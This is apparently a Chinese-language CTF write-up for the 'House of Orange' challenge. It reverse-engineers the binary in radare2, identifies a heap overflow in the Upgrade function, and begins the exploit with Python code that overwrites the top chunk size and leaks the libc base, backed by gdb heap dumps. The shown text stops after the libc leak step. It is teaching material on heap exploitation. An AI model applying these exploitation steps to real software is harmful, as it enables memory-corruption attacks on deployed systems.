$ file houseoforange
houseoforange: ELF 64-bit LSB shared object, x86-64, version 1 (
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, for GNU/Linux 2.6.32, BuildID[sha1]=a58bda41b65d38949498561b
0f2b976ce5c0c301, stripped
$ checksec -f houseoforange
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     1               3       houseofo
range
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu3) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.3.1 20160413.
```

64 位程序，保护全开，默认开启 ASLR。

在 Ubuntu16.04 上玩一下：

```
$ ./houseoforange
+++++++++++++++++++++++++++++++++++++
@          House of Orange         @
+++++++++++++++++++++++++++++++++++++
```

```
 1. Build the house
 2. See the house
 3. Upgrade the house
 4. Give up
+++++++++++++++++++++++++++++++++++++
Your choice : 1                                  <-- Build a hous
e
Length of name :20
Name :AAAAAAAAAAAAAAAAAAA
Price of Orange:1
+++++++++++++++++++++++++++++++++++++
 1. Red
 2. Green
 3. Yellow
 4. Blue
 5. Purple
 6. Cyan
 7. White
+++++++++++++++++++++++++++++++++++++
Color of Orange:1
Finish
+++++++++++++++++++++++++++++++++++++
@          House of Orange          @
+++++++++++++++++++++++++++++++++++++
 1. Build the house
 2. See the house
 3. Upgrade the house
 4. Give up
+++++++++++++++++++++++++++++++++++++
Your choice : 3                                  <-- Upgrade the
house
Length of name :10
Name:BBBBBBBBBB
Price of Orange: +++++++++++++++++++++++++++++++++++++
 1. Red
 2. Green
 3. Yellow
 4. Blue
 5. Purple
 6. Cyan
```

```
 7. White
+++++++++++++++++++++++++++++++++++++
Color of Orange: 1
Finish
+++++++++++++++++++++++++++++++++++++
@          House of Orange          @
+++++++++++++++++++++++++++++++++++++
 1. Build the house
 2. See the house
 3. Upgrade the house
 4. Give up
+++++++++++++++++++++++++++++++++++++
Your choice : 2                                <-- See the hous
e
Name of house : BBBBBBBBBAAAAAAAA

Price of orange : 0
        __
        \/.--,
        //_.'
   .-""-/""----..
  / . . . . . . . \
 / . . . . . . . . \
 |.  乂 . . . 乂. .|
 \ . . . . . . . . |
 \. . . . . . . . ./
  \ . . . *. . . /
   '-.__.__.__._-'

+++++++++++++++++++++++++++++++++++++
@          House of Orange          @
+++++++++++++++++++++++++++++++++++++
 1. Build the house
 2. See the house
 3. Upgrade the house
 4. Give up
+++++++++++++++++++++++++++++++++++++
Your choice : 4
give up
```

程序允许我们对 house 进行 Build、See 和 Upgrade 的操作。可以看到在 See 的时候似乎有点问题，"A"的字符串应该是 Upgrade 之前的，但这里还是被打印了出来，猜测可能存在信息泄露，需要重点关注。

题目解析

Build the house

```
[0x00000af0]> pdf @ sub.Too_many_house_d37
/ (fcn) sub.Too_many_house_d37 431
|   sub.Too_many_house_d37 (int arg_7h, int arg_1000h, int arg_d
daah);
|           ; var int local_18h @ rbp-0x18
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; var int local_0h @ rbp-0x0
|           ; arg int arg_7h @ rbp+0x7
|           ; arg int arg_1000h @ rbp+0x1000
|           ; arg int arg_ddaah @ rbp+0xddaa
|           ; CALL XREF from 0x000013fd (main)
|           0x00000d37      push rbp
|           0x00000d38      mov rbp, rsp
|           0x00000d3b      sub rsp, 0x20
|           0x00000d3f      lea rax, [0x00203070]
        ; [0x00203070] 存放 house_num
|           0x00000d46      mov eax, dword [rax]
|           0x00000d48      cmp eax, 3
|       ,=< 0x00000d4b      jbe 0xd63
        ; 最多 4 个 house
|       |   0x00000d4d      lea rdi, str.Too_many_house
       ; 0x1e3f ; "Too many house"
|       |   0x00000d54      call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00000d59      mov edi, 1
|       |   0x00000d5e      call sym.imp._exit
       ; void _exit(int status)
|       |   ; CODE XREF from 0x00000d4b (sub.Too_many_house_d37)
```

```
|           `-> 0x00000d63      mov edi, 0x10
|               0x00000d68      call sym.imp.malloc
            ; rax = malloc(0x10) 给 house struct 分配空间
|               0x00000d6d      mov qword [local_10h], rax
            ; house 的地址放到 [local_10h]
|               0x00000d71      lea rdi, str.Length_of_name_:
           ; 0x1e4e ; "Length of name :"
|               0x00000d78      mov eax, 0
|               0x00000d7d      call sym.imp.printf
           ; int printf(const char *format)
|               0x00000d82      mov eax, 0
|               0x00000d87      call sub.__read_chk_c65
            ; 读入 length
|               0x00000d8c      mov dword [local_18h], eax
            ; length 放到 [local_18h]
|               0x00000d8f      cmp dword [local_18h], 0x1000
           ; [0x1000:4]=0x2062058d
|           ,=< 0x00000d96      jbe 0xd9f
            ; length 小于等于 0x1000 时跳转
|           |   0x00000d98      mov dword [local_18h], 0x1000
            ; 否则 length 设置为 0x1000
|           |   ; CODE XREF from 0x00000d96 (sub.Too_many_house_d37)
|           `-> 0x00000d9f      mov eax, dword [local_18h]
|               0x00000da2      mov rdi, rax
|               0x00000da5      call sym.imp.malloc
            ;  rax = malloc(length) 给 name 分配空间
|               0x00000daa      mov rdx, rax
            ; name 的地址放到 rdx
|               0x00000dad      mov rax, qword [local_10h]
            ; 取出 house
|               0x00000db1      mov qword [rax + 8], rdx
            ; house->name = name
|               0x00000db5      mov rax, qword [local_10h]
|               0x00000db9      mov rax, qword [rax + 8]
            ; 取出 house->name
|               0x00000dbd      test rax, rax
|           ,=< 0x00000dc0      jne 0xdd8
            ; house->name 不为空时跳转
|           |   0x00000dc2      lea rdi, str.Malloc_error
            ; 否则报错并退出
```

```
|       |   0x00000dc9      call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00000dce      mov edi, 1
|       |   0x00000dd3      call sym.imp._exit
       ; void _exit(int status)
|       |   ; CODE XREF from 0x00000dc0 (sub.Too_many_house_d37)
|       `-> 0x00000dd8      lea rdi, str.Name_:
       ; 0x1e70 ; "Name :"
|           0x00000ddf      mov eax, 0
|           0x00000de4      call sym.imp.printf
       ; int printf(const char *format)
|           0x00000de9      mov rax, qword [local_10h]
|           0x00000ded      mov rax, qword [rax + 8]
        ; 取出 house->name
|           0x00000df1      mov edx, dword [local_18h]
        ; 取出 length
|           0x00000df4      mov esi, edx
|           0x00000df6      mov rdi, rax
|           0x00000df9      call sub.read_c20
        ; 调用 read_c20(house->name, length) 读入 name
|           0x00000dfe      mov esi, 8
|           0x00000e03      mov edi, 1
|           0x00000e08      call sym.imp.calloc
        ; rax = calloc(1, 8) 分配一个 8 bytes 的空间作为 orange str
uct
|           0x00000e0d      mov qword [local_8h], rax
        ; orange 的地址放到 [local_8h]
|           0x00000e11      lea rdi, [0x00001e77]
       ; "Price of Orange:"
|           0x00000e18      mov eax, 0
|           0x00000e1d      call sym.imp.printf
       ; int printf(const char *format)
|           0x00000e22      mov eax, 0
|           0x00000e27      call sub.__read_chk_c65
        ; 读入 price
|           0x00000e2c      mov edx, eax
        ; price 赋值给 edx
|           0x00000e2e      mov rax, qword [local_8h]
        ; 取出 orange
|           0x00000e32      mov dword [rax], edx
```

```
         ; orange->price = price
|           0x00000e34      mov eax, 0
|           0x00000e39      call sub._cc4
         ; 打印 color 菜单
|           0x00000e3e      lea rdi, [0x00001e88]
        ; "Color of Orange:"
|           0x00000e45      mov eax, 0
|           0x00000e4a      call sym.imp.printf
        ; int printf(const char *format)
|           0x00000e4f      mov eax, 0
|           0x00000e54      call sub.__read_chk_c65
         ; 读入 color
|           0x00000e59      mov dword [local_14h], eax
         ; color 放到 [local_14h]
|           0x00000e5c      cmp dword [local_14h], 0xddaa
        ; [0xddaa:4]=-1
|        ,=< 0x00000e63      je 0xe87
         ; color 等于 0xddaa 时跳转
|        |   0x00000e65      cmp dword [local_14h], 0
|       ,==< 0x00000e69      jle 0xe71
|       ||   0x00000e6b      cmp dword [local_14h], 7
        ; [0x7:4]=0
|      ,===< 0x00000e6f      jle 0xe87
|      |||   ; CODE XREF from 0x00000e69 (sub.Too_many_house_d37)
|      |`--> 0x00000e71      lea rdi, str.No_such_color
        ; 0x1e99 ; "No such color"
|      | |   0x00000e78      call sym.imp.puts
        ; int puts(const char *s)
|      | |   0x00000e7d      mov edi, 1
|      | |   0x00000e82      call sym.imp._exit
         ; 当 color != 0xddaa && (color <= 0 || color > 7) 时退出程
序
|      | |   ; CODE XREF from 0x00000e63 (sub.Too_many_house_d37)
|      | |   ; CODE XREF from 0x00000e6f (sub.Too_many_house_d37)
|      `-`-> 0x00000e87      cmp dword [local_14h], 0xddaa
        ; [0xddaa:4]=-1
|        ,=< 0x00000e8e      jne 0xe9c
         ; color 不等于 0 时跳转
|        |   0x00000e90      mov rax, qword [local_8h]
         ; 否则取出 orange
```

```
|       |   0x00000e94      mov edx, dword [local_14h]
        ; 取出 color
|       |   0x00000e97      mov dword [rax + 4], edx
        ; orange->color = color
|      ,==< 0x00000e9a      jmp 0xea9
|      ||   ; CODE XREF from 0x00000e8e (sub.Too_many_house_d37)
|      |`-> 0x00000e9c      mov eax, dword [local_14h]
        ; 取出 color
|      |    0x00000e9f      lea edx, [rax + 0x1e]
        ; edx = color + 0x1e
|      |    0x00000ea2      mov rax, qword [local_8h]
        ; 取出 orange
|      |    0x00000ea6      mov dword [rax + 4], edx
        ; orange->color = edx == color + 0x1e
|      |    ; CODE XREF from 0x00000e9a (sub.Too_many_house_d37)
|      `--> 0x00000ea9      mov rax, qword [local_10h]
        ; 取出 house
|           0x00000ead      mov rdx, qword [local_8h]
        ; 取出 orange
|           0x00000eb1      mov qword [rax], rdx
        ; house->org = orange
|           0x00000eb4      lea rax, [0x00203068]
|           0x00000ebb      mov rdx, qword [local_10h]
|           0x00000ebf      mov qword [rax], rdx
        ; 将 house 的地址放到 [0x00203068]
|           0x00000ec2      lea rax, [0x00203070]
|           0x00000ec9      mov eax, dword [rax]
|           0x00000ecb      lea edx, [rax + 1]
        ; house_num += 1
|           0x00000ece      lea rax, [0x00203070]
|           0x00000ed5      mov dword [rax], edx
|           0x00000ed7      lea rdi, str.Finish
       ; 0x1ea7 ; "Finish"
|           0x00000ede      call sym.imp.puts
       ; int puts(const char *s)
|           0x00000ee3      nop
|           0x00000ee4      leave
\           0x00000ee5      ret
```

通过对这段代码的分析可以得到两个结构体：

```
struct orange{
  int price;
  int color;
} orange;
struct house {
  orange *org;
  char *name;
} house;
```

Build 最多可以进行 4 次，整个过程有 2 个 malloc 和 1 个 calloc：

- `malloc(0x10)` ：给 house struct 分配空间
- `malloc(length)` ：给 name 分配空间，其中 length 来自用户输入，如果大于 0x1000，则按照 0x1000 处理。
- `calloc(1, 8)` ：给 orange struct 分配空间

那么我们再来看一下用于读入 name 的函数：

```
[0x00000af0]> pdf @ sub.read_c20
/ (fcn) sub.read_c20 69
|   sub.read_c20 ();
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_4h @ rbp-0x4
|           ; var int local_0h @ rbp-0x0
|           ; CALL XREF from 0x00000df9 (sub.Too_many_house_d37)
|           ; CALL XREF from 0x00001119 (sub.You_can_t_upgrade_m
ore_7c)
|           0x00000c20      push rbp
|           0x00000c21      mov rbp, rsp
|           0x00000c24      sub rsp, 0x20
|           0x00000c28      mov qword [local_18h], rdi
|           0x00000c2c      mov dword [local_1ch], esi
|           0x00000c2f      mov edx, dword [local_1ch]
|           0x00000c32      mov rax, qword [local_18h]
|           0x00000c36      mov rsi, rax
|           0x00000c39      mov edi, 0
|           0x00000c3e      call sym.imp.read
        ; 调用 read(0, house->name, length) 读入 name
|           0x00000c43      mov dword [local_4h], eax
|           0x00000c46      cmp dword [local_4h], 0
|       ,=< 0x00000c4a      jg 0xc62
|       |   0x00000c4c      lea rdi, str.read_error
       ; 0x14c8 ; "read error"
|       |   0x00000c53      call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00000c58      mov edi, 1
|       |   0x00000c5d      call sym.imp._exit
       ; void _exit(int status)
|       |   ; CODE XREF from 0x00000c4a (sub.read_c20)
|       `-> 0x00000c62      nop
|           0x00000c63      leave
\           0x00000c64      ret
```

这个函数在读入 length 长度的字符串后，没有在末尾加上 `\x00` 截断，正如我们上面看到的，可能导致信息泄露。

See the house

```
[0x00000af0]> pdf @ sub.Name_of_house_:__s_ee6
/ (fcn) sub.Name_of_house_:__s_ee6 406
|   sub.Name_of_house_:__s_ee6 ();
|           ; CALL XREF from 0x00001409 (main)
|           0x00000ee6      push rbp
|           0x00000ee7      mov rbp, rsp
|           0x00000eea      lea rax, [0x00203068]
|           0x00000ef1      mov rax, qword [rax]
        ; 取出 house
|           0x00000ef4      test rax, rax
|       ,=< 0x00000ef7      je 0x106e
        ; 如果不存在 house，函数返回
|       |   0x00000efd      lea rax, [0x00203068]
|       |   0x00000f04      mov rax, qword [rax]
        ; 取出 house
|       |   0x00000f07      mov rax, qword [rax]
        ; 取出 house->org
|       |   0x00000f0a      mov eax, dword [rax + 4]
        ; 取出 house->org->color，即 orange->color
|       |   0x00000f0d      cmp eax, 0xddaa
|      ,==< 0x00000f12      jne 0xf9d
        ; orange->color 不等于 0xddaa 时跳转
|      ||   0x00000f18      lea rax, [0x00203068]
|      ||   0x00000f1f      mov rax, qword [rax]
|      ||   0x00000f22      mov rax, qword [rax + 8]
        ; 取出 house->name
|      ||   0x00000f26      mov rsi, rax
|      ||   0x00000f29      lea rdi, str.Name_of_house_:__s
       ; 0x1eae ; "Name of house : %s\n"
|      ||   0x00000f30      mov eax, 0
|      ||   0x00000f35      call sym.imp.printf
        ; 打印 house->name
|      ||   0x00000f3a      lea rax, [0x00203068]
|      ||   0x00000f41      mov rax, qword [rax]
|      ||   0x00000f44      mov rax, qword [rax]
|      ||   0x00000f47      mov eax, dword [rax]
        ; 取出 orange->price
|      ||   0x00000f49      mov esi, eax
```

```
|       ||   0x00000f4b      lea rdi, str.Price_of_orange_:__d
       ; 0x1ec2 ; "Price of orange : %d\n"
|       ||   0x00000f52      mov eax, 0
|       ||   0x00000f57      call sym.imp.printf
        ; 打印 orange->price
|       ||   0x00000f5c      call sym.imp.rand
        ; rand_num = rand() 生成一个随机数
|       ||   0x00000f61      mov edx, eax
|       ||   0x00000f63      mov eax, edx
|       ||   0x00000f65      sar eax, 0x1f
|       ||   0x00000f68      shr eax, 0x1d
|       ||   0x00000f6b      add edx, eax
|       ||   0x00000f6d      and edx, 7
        ; rand_num % 8
|       ||   0x00000f70      sub edx, eax
|       ||   0x00000f72      mov eax, edx
|       ||   0x00000f74      mov edx, eax
|       ||   0x00000f76      lea rax, [0x00203080]
|       ||   0x00000f7d      movsxd rdx, edx
|       ||   0x00000f80      mov rax, qword [rax + rdx*8]
        ; rax = [0x00203080 + rand_num % 8]
|       ||   0x00000f84      mov rsi, rax
|       ||   0x00000f87      lea rdi, str.e_01_38_5_214m_s_e_0m
       ; 0x1ed8
|       ||   0x00000f8e      mov eax, 0
|       ||   0x00000f93      call sym.imp.printf
        ; 打印 orange 图案
|      ,===< 0x00000f98      jmp 0x107a
        ; 跳转，函数返回
|      |`--> 0x00000f9d      lea rax, [0x00203068]
|      | |   0x00000fa4      mov rax, qword [rax]
|      | |   0x00000fa7      mov rax, qword [rax]
|      | |   0x00000faa      mov eax, dword [rax + 4]
        ; 取出 orange->color
|      | |   0x00000fad      cmp eax, 0x1e
|      |,==< 0x00000fb0      jle 0xfc7
        ; orange->color 小于等于 0x1e 时跳转，程序退出
|      |||   0x00000fb2      lea rax, [0x00203068]
|      |||   0x00000fb9      mov rax, qword [rax]
|      |||   0x00000fbc      mov rax, qword [rax]
```

```
|      |||   0x00000fbf      mov eax, dword [rax + 4]
         ; 否则取出 orange->color
|      |||   0x00000fc2      cmp eax, 0x25
        ; '%'
|     ,====< 0x00000fc5      jle 0xfdd
         ; orange->color 小于等于 0xfdd 时跳转
|     ||||   ; CODE XREF from 0x00000fb0 (sub.Name_of_house_:__s_
ee6)
|     ||`--> 0x00000fc7      lea rdi, str.Color_corruption
        ; 0x1eee ; "Color corruption!"
|     || |   0x00000fce      call sym.imp.puts
        ; int puts(const char *s)
|     || |   0x00000fd3      mov edi, 1
|     || |   0x00000fd8      call sym.imp._exit
        ; void _exit(int status)
|     || |   ; CODE XREF from 0x00000fc5 (sub.Name_of_house_:__s_
ee6)
|     `----> 0x00000fdd      lea rax, [0x00203068]
|      | |   0x00000fe4      mov rax, qword [rax]
|      | |   0x00000fe7      mov rax, qword [rax + 8]
         ; 取出 house->name
|      | |   0x00000feb      mov rsi, rax
|      | |   0x00000fee      lea rdi, str.Name_of_house_:__s
        ; 0x1eae ; "Name of house : %s\n"
|      | |   0x00000ff5      mov eax, 0
|      | |   0x00000ffa      call sym.imp.printf
         ; 打印 house->name
|      | |   0x00000fff      lea rax, [0x00203068]
|      | |   0x00001006      mov rax, qword [rax]
|      | |   0x00001009      mov rax, qword [rax]
|      | |   0x0000100c      mov eax, dword [rax]
         ; 取出 orange->price
|      | |   0x0000100e      mov esi, eax
|      | |   0x00001010      lea rdi, str.Price_of_orange_:__d
        ; 0x1ec2 ; "Price of orange : %d\n"
|      | |   0x00001017      mov eax, 0
|      | |   0x0000101c      call sym.imp.printf
         ; 打印 house->price
|      | |   0x00001021      call sym.imp.rand
         ; rand_num = rand() 生成一个随机数
```

```
|      | |   0x00001026      mov edx, eax
|      | |   0x00001028      mov eax, edx
|      | |   0x0000102a      sar eax, 0x1f
|      | |   0x0000102d      shr eax, 0x1d
|      | |   0x00001030      add edx, eax
|      | |   0x00001032      and edx, 7
        ; rand_num % 8
|      | |   0x00001035      sub edx, eax
|      | |   0x00001037      mov eax, edx
|      | |   0x00001039      mov edx, eax
|      | |   0x0000103b      lea rax, [0x00203080]
|      | |   0x00001042      movsxd rdx, edx
|      | |   0x00001045      mov rdx, qword [rax + rdx*8]
        ; rdx = [0x00203080 + rand_num % 8]
|      | |   0x00001049      lea rax, [0x00203068]
|      | |   0x00001050      mov rax, qword [rax]
|      | |   0x00001053      mov rax, qword [rax]
|      | |   0x00001056      mov eax, dword [rax + 4]
        ; 取出 orange->color
|      | |   0x00001059      mov esi, eax
|      | |   0x0000105b      lea rdi, str.e__dm_s_e_0m
       ; 0x1f00
|      | |   0x00001062      mov eax, 0
|      | |   0x00001067      call sym.imp.printf
        ; 打印 orange 图案
|      |,==< 0x0000106c      jmp 0x107a
|      |||   ; CODE XREF from 0x00000ef7 (sub.Name_of_house_:__s_
ee6)
|      ||`-> 0x0000106e      lea rdi, str.No_such_house
       ; 0x1f0d ; "No such house !"
|      ||    0x00001075      call sym.imp.puts
       ; int puts(const char *s)
|      ||    ; CODE XREF from 0x00000f98 (sub.Name_of_house_:__s_
ee6)
|      ||    ; CODE XREF from 0x0000106c (sub.Name_of_house_:__s_
ee6)
|      ``--> 0x0000107a      pop rbp
\            0x0000107b      ret
```

See 会打印出 house->name，orange->price 和 orange 图案。

Upgrade the house

```
[0x00000af0]> pdf @ sub.You_can_t_upgrade_more_7c
/ (fcn) sub.You_can_t_upgrade_more_7c 379
|   sub.You_can_t_upgrade_more_7c (int arg_7h, int arg_1000h, in
t arg_ddaah);
|           ; var int local_18h @ rbp-0x18
|           ; var int local_14h @ rbp-0x14
|           ; var int local_0h @ rbp-0x0
|           ; arg int arg_7h @ rbp+0x7
|           ; arg int arg_1000h @ rbp+0x1000
|           ; arg int arg_ddaah @ rbp+0xddaa
|           ; CALL XREF from 0x00001415 (main)
|           0x0000107c      push rbp
|           0x0000107d      mov rbp, rsp
|           0x00001080      push rbx
|           0x00001081      sub rsp, 0x18
|           0x00001085      lea rax, [0x00203074]
|           0x0000108c      mov eax, dword [rax]
        ; 取出 upgrade_num，初始值为 0
|           0x0000108e      cmp eax, 2
        ; 最多修改 3 次
|       ,=< 0x00001091      jbe 0x10a4
        ; upgrade_num 小于等于 2 时跳转
|       |   0x00001093      lea rdi, str.You_can_t_upgrade_more
       ; 0x1f1d ; "You can't upgrade more"
|       |   0x0000109a      call sym.imp.puts
       ; int puts(const char *s)
|      ,==< 0x0000109f      jmp 0x11f0
        ; 否则函数返回
|      ||   ; CODE XREF from 0x00001091 (sub.You_can_t_upgrade_m
ore_7c)
|      |`-> 0x000010a4      lea rax, [0x00203068]
|      |    0x000010ab      mov rax, qword [rax]
        ; 取出 house
|      |    0x000010ae      test rax, rax
|      |,=< 0x000010b1      jne 0x10c4
        ; house 不为 0 时跳转
|      ||   0x000010b3      lea rdi, str.No_such_house
       ; 0x1f0d ; "No such house !"
```

```
|      ||   0x000010ba      call sym.imp.puts
       ; int puts(const char *s)
|     ,===< 0x000010bf      jmp 0x11f0
        ; 否则函数返回
|     |||   ; CODE XREF from 0x000010b1 (sub.You_can_t_upgrade_m
ore_7c)
|     ||`-> 0x000010c4      lea rdi, str.Length_of_name_:
       ; 0x1e4e ; "Length of name :"
|     ||    0x000010cb      mov eax, 0
|     ||    0x000010d0      call sym.imp.printf
       ; int printf(const char *format)
|     ||    ; DATA XREF from 0x00000d06 (sub._cc4)
|     ||    0x000010d5      mov eax, 0
|     ||    0x000010da      call sub.__read_chk_c65
        ; 读入 length
|     ||    0x000010df      mov dword [local_18h], eax
        ; 将 length 放到 [local_18h]
|     ||    0x000010e2      cmp dword [local_18h], 0x1000
       ; [0x1000:4]=0x2062058d
|     ||,=< 0x000010e9      jbe 0x10f2
        ; length 小于等于 0x1000 时跳转
|     |||   0x000010eb      mov dword [local_18h], 0x1000
        ; 否则 length 赋值为 0x1000
|     |||   ; CODE XREF from 0x000010e9 (sub.You_can_t_upgrade_m
ore_7c)
|     ||`-> 0x000010f2      lea rdi, str.Name:
       ; 0x1f34 ; "Name:"
|     ||    0x000010f9      mov eax, 0
|     ||    0x000010fe      call sym.imp.printf
       ; int printf(const char *format)
|     ||    0x00001103      lea rax, [0x00203068]
|     ||    0x0000110a      mov rax, qword [rax]
|     ||    0x0000110d      mov rax, qword [rax + 8]
        ; 取出 house->name
|     ||    0x00001111      mov edx, dword [local_18h]
        ; 取出 length
|     ||    0x00001114      mov esi, edx
|     ||    0x00001116      mov rdi, rax
|     ||    0x00001119      call sub.read_c20
        ; 调用 read_c20(house->name, length) 读入 name
```

```
|      ||    0x0000111e      lea rdi, str.Price_of_Orange:
       ; 0x1f3a ; "Price of Orange: "
|      ||    0x00001125      mov eax, 0
|      ||    0x0000112a      call sym.imp.printf
       ; int printf(const char *format)
|      ||    0x0000112f      lea rax, [0x00203068]
|      ||    0x00001136      mov rax, qword [rax]
|      ||    0x00001139      mov rbx, qword [rax]
        ; 取出 house->org，即 orange
|      ||    0x0000113c      mov eax, 0
|      ||    0x00001141      call sub.__read_chk_c65
        ; 读入 price
|      ||    0x00001146      mov dword [rbx], eax
        ; orange->price = price
|      ||    0x00001148      mov eax, 0
|      ||    0x0000114d      call sub._cc4
        ; 打印 color 菜单
|      ||    0x00001152      lea rdi, str.Color_of_Orange:
       ; 0x1f4c ; "Color of Orange: "
|      ||    0x00001159      mov eax, 0
|      ||    0x0000115e      call sym.imp.printf
       ; int printf(const char *format)
|      ||    0x00001163      mov eax, 0
|      ||    0x00001168      call sub.__read_chk_c65
        ; 读入 color
|      ||    0x0000116d      mov dword [local_14h], eax
        ; 将 color 放到 [local_14h]
|      ||    0x00001170      cmp dword [local_14h], 0xddaa
       ; [0xddaa:4]=-1
|      ||,=< 0x00001177      je 0x119b
        ; color 等于 0xddaa 时跳转
|      |||   0x00001179      cmp dword [local_14h], 0
|     ,====< 0x0000117d      jle 0x1185
|     ||||   0x0000117f      cmp dword [local_14h], 7
       ; [0x7:4]=0
|    ,=====< 0x00001183      jle 0x119b
|    |||||   ; CODE XREF from 0x0000117d (sub.You_can_t_upgrade_m
ore_7c)
|    |`----> 0x00001185      lea rdi, str.No_such_color
       ; 0x1e99 ; "No such color"
```

```
|    | |||   0x0000118c      call sym.imp.puts
       ; int puts(const char *s)
|    | |||   0x00001191      mov edi, 1
|    | |||   0x00001196      call sym.imp._exit
        ; 当 color != 0xddaa && (color <= 0 || color > 7) 时退出程
序
|    | |||   ; CODE XREF from 0x00001183 (sub.You_can_t_upgrade_m
ore_7c)
|    | |||   ; CODE XREF from 0x00001177 (sub.You_can_t_upgrade_m
ore_7c)
|    `---`-> 0x0000119b      cmp dword [local_14h], 0xddaa
       ; [0xddaa:4]=-1
|      ||,=< 0x000011a2      jne 0x11b9
        ; color 不等于 0xddaa 时跳转
|      |||   0x000011a4      lea rax, [0x00203068]
|      |||   0x000011ab      mov rax, qword [rax]
|      |||   0x000011ae      mov rax, qword [rax]
        ; 否则取出 house->org，即 orange
|      |||   0x000011b1      mov edx, dword [local_14h]
        ; 取出 color
|      |||   0x000011b4      mov dword [rax + 4], edx
        ; orange->color = color
|     ,====< 0x000011b7      jmp 0x11cf
        ; 跳转
|     ||||   ; CODE XREF from 0x000011a2 (sub.You_can_t_upgrade_m
ore_7c)
|     |||`-> 0x000011b9      lea rax, [0x00203068]
|     |||    0x000011c0      mov rax, qword [rax]
|     |||    0x000011c3      mov rax, qword [rax]
        ; 取出 house->org，即 orange
|     |||    0x000011c6      mov edx, dword [local_14h]
        ; 取出 color
|     |||    0x000011c9      add edx, 0x1e
|     |||    0x000011cc      mov dword [rax + 4], edx
        ; orange->color = color + 0x1e
|     |||    ; CODE XREF from 0x000011b7 (sub.You_can_t_upgrade_m
ore_7c)
|     `----> 0x000011cf      lea rax, [0x00203074]
|      ||    0x000011d6      mov eax, dword [rax]
        ; 取出 upgrade_num
```

```
|     ||    0x000011d8      lea edx, [rax + 1]
         ; upgrade_num += 1
|     ||    0x000011db      lea rax, [0x00203074]
|     ||    0x000011e2      mov dword [rax], edx
|     ||    0x000011e4      lea rdi, str.Finish
        ; 0x1ea7 ; "Finish"
|     ||    0x000011eb      call sym.imp.puts
        ; int puts(const char *s)
|     ||    ; CODE XREF from 0x0000109f (sub.You_can_t_upgrade_m
ore_7c)
|     ||    ; CODE XREF from 0x000010bf (sub.You_can_t_upgrade_m
ore_7c)
|     ``--> 0x000011f0      add rsp, 0x18
|           0x000011f4      pop rbx
|           0x000011f5      pop rbp
\           0x000011f6      ret
```

Upgrade 最多可以进行 3 次，当确认 house 存在后，就直接在 orange->name 的地方读入长度为 length 的 name，然后读入新的 price 和 color。新的 length 同样来自用户输入，如果大于 0x1000，则按照 0x1000 处理。

这里的问题在于程序没有将新 length 与旧 length 做任何比较，如果新 length 大于旧 length，那么将导致堆溢出。

漏洞利用

和常见的堆利用题目不同的是，这题只有 malloc 而没有 free，于是很多利用方法都用不了。当然这题是独创了一种 house-of-orange 的利用方法，这种方法利用堆溢出修改 `_IO_list_all` 结构体，从而改变程序流，前提是能够泄漏堆和 libc，泄露的方法是触发位于 `sysmalloc()` 中的 `_int_free()` 将 top chunk 释放到 unsorted bin 中（详细内容参考章节 3.1.8 和 4.13）。

overwrite top chunk

```
def overwrite_top():
    build(0x10, 'AAAA')

    payload  = "A" * 0x30
    payload += p64(0) + p64(0xfa1)      # top chunk header
    upgrade(0x41, payload)
```

第一步，覆盖 top chunk 的 size 域，以触发 `sysmalloc()` 。创建第一个 house：

```
gdb-peda$ x/16gx 0x555555758010-0x10
0x555555758000:    0x0000000000000000    0x0000000000000021  <--
 house 1
0x555555758010:    0x0000555555758050    0x0000555555758030
0x555555758020:    0x0000000000000000    0x0000000000000021  <--
 name 1
0x555555758030:    0x0000000a41414141    0x0000000000000000
0x555555758040:    0x0000000000000000    0x0000000000000021  <--
 orange 1
0x555555758050:    0x0000001f00000001    0x0000000000000000
0x555555758060:    0x0000000000000000    0x0000000000020fa1  <--
 top chunk
0x555555758070:    0x0000000000000000    0x0000000000000000
```

根据一定的规则修改 size，简单说就是这里 top chunk size 是 `0x20fa1` ，那就修改为 `0xfa1` ：

```
gdb-peda$ x/16gx 0x555555758010-0x10
0x555555758000:    0x0000000000000000    0x0000000000000021  <--
 house 1
0x555555758010:    0x0000555555758050    0x0000555555758030
0x555555758020:    0x0000000000000000    0x0000000000000021  <--
 name 1
0x555555758030:    0x4141414141414141    0x4141414141414141
0x555555758040:    0x4141414141414141    0x4141414141414141  <--
 orange 1
0x555555758050:    0x0000001f00000001    0x4141414141414141
0x555555758060:    0x0000000000000000    0x0000000000000fa1  <--
 fake top chunk
0x555555758070:    0x000000000000000a    0x0000000000000000
```

leak libc

```
def leak_libc():
    global libc_base

    build(0x1000, 'AAAA')              # _int_free in sysmalloc

    build(0x400, 'A' * 7)              # large chunk
    libc_base = u64(see()) - 0x3c4188  # fd pointer

    log.info("libc_base address: 0x%x" % libc_base)
```

接下来分配一个大于 top chunk，小于 `mp_.mmap_threshold` 的 large chunk，此时将触发 `sysmalloc()` 中的 `_int_free()`，top chunk 将被释放到 unsorted bin 中，同时新的 top chunk 将由扩展方式分配出来：

```
gdb-peda$ x/26gx 0x555555758010-0x10
0x555555758000:	0x0000000000000000	0x0000000000000021  <--
 house 1
0x555555758010:	0x0000555555758050	0x0000555555758030
0x555555758020:	0x0000000000000000	0x0000000000000021  <--
 name 1
0x555555758030:	0x4141414141414141	0x4141414141414141
0x555555758040:	0x4141414141414141	0x4141414141414141  <--
 orange 1
0x555555758050:	0x0000001f00000001	0x4141414141414141
0x555555758060:	0x0000000000000000	0x0000000000000021  <--
 house 2
0x555555758070:	0x0000555555758090	0x0000555555779010
0x555555758080:	0x0000000000000000	0x0000000000000021  <--
 orange 2
0x555555758090:	0x0000001f00000001	0x0000000000000000
0x5555557580a0:	0x0000000000000000	0x0000000000000f41  <--
 old top chunk
0x5555557580b0:	0x00007ffff7dd1b78	0x00007ffff7dd1b78
 <-- fd, bk pointer
0x5555557580c0:	0x0000000000000000	0x0000000000000000
